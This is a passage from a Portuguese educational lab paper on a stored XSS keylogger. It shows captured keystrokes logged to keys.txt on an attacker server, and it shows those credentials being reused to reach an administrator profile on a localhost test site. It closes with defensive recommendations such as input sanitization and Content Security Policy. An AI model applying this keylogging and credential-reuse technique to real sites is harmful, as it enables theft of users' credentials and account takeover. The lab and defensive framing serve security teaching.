


Figura 7.0.3 Clique em CTRL+SHIFT+I e aguarde o carregamento do DevTools**.**




Figura 7.0.4 Clique em “Network” e depois de digitar cada tecla no formulário do guestbook, observe as requisições sendo enviadas para o servidor.

8.0 O RESULTADO DO XSS KEYLOGGER

Acesse o servidor e procure pelo arquivo keys.txt e verifique o conteúdo.




Figura 8.0.1 Digite o comando para abrir o arquivo keys.txt.

As teclas pressionadas deverão ser enviadas para o servidor gravadadas no arquivo Keys.txt parecendo o resultado abaixo:

```
rooot1234567890teste
```




Figura 8.0.2 Quando acessamos o arquivo Keys.txt temos o resultado da imagem acima.




Figura 8.0.3 Na página de login, http://localhost:8000/login.php autentique com as credenciais “root” e senha “123456789”.




Figura 8.0.3 Após estar autenticado, clique no link “MyAccount”.




Figura 8.0.7 Na página http://localhost:8000/profile.php?id=4, observe que estamos no perfil do administrador do sistema web.

Esse é um exemplo de exploração de vulnerabilidade de XSS Armazenado.

9.0 APPLICATION SECURITY

No contexto de Segurança de Aplicações precisamos adotar algumas medidas de segurança, a fim de proteger de futuros ataques, como por exemplo:

1. No PHP utilize sanitização dos dados de entrada:
    a. Use funções como htmlspecialchars
    b. str_replace() para remover caraceteres especial e encodes
2. Adote padronização de segurança de header como:
    a. Content Security Policy
    b. FRAME OPTION DENY
3. Defina context type “**text/plain**” e não “**text/html**”.
4. Instalação de dispositivos de rede, como IPs, WAF, Firewall etc
5. Instalação de sistemas a nível de sistema operacional, visando a integridade de proteção de sistemas operacionais.
6. Pentest regularmente ao sistema alvo
7. Análise de vulnerabilidade contínuo.
8. Se estiver utilizando plugin ou pacotes, acompanhe as recentes atualizações.

As informações contidas nessa seção, são recomendações padrões, mas uma análise e um estudo profundo do ambiente deve ser realizado para melhores recomendações mais assertivas e precisas.

9.0 SOBRE O AUTOR

Paper criado por Fernando Mengali no dia 28 de março de 2025.

LinkedIn: https://www.linkedin.com/in/fernando-mengali-273504142/

Minha página web com vários Papers para aprendizagem e estudos:

https://papers.fitoxs.com/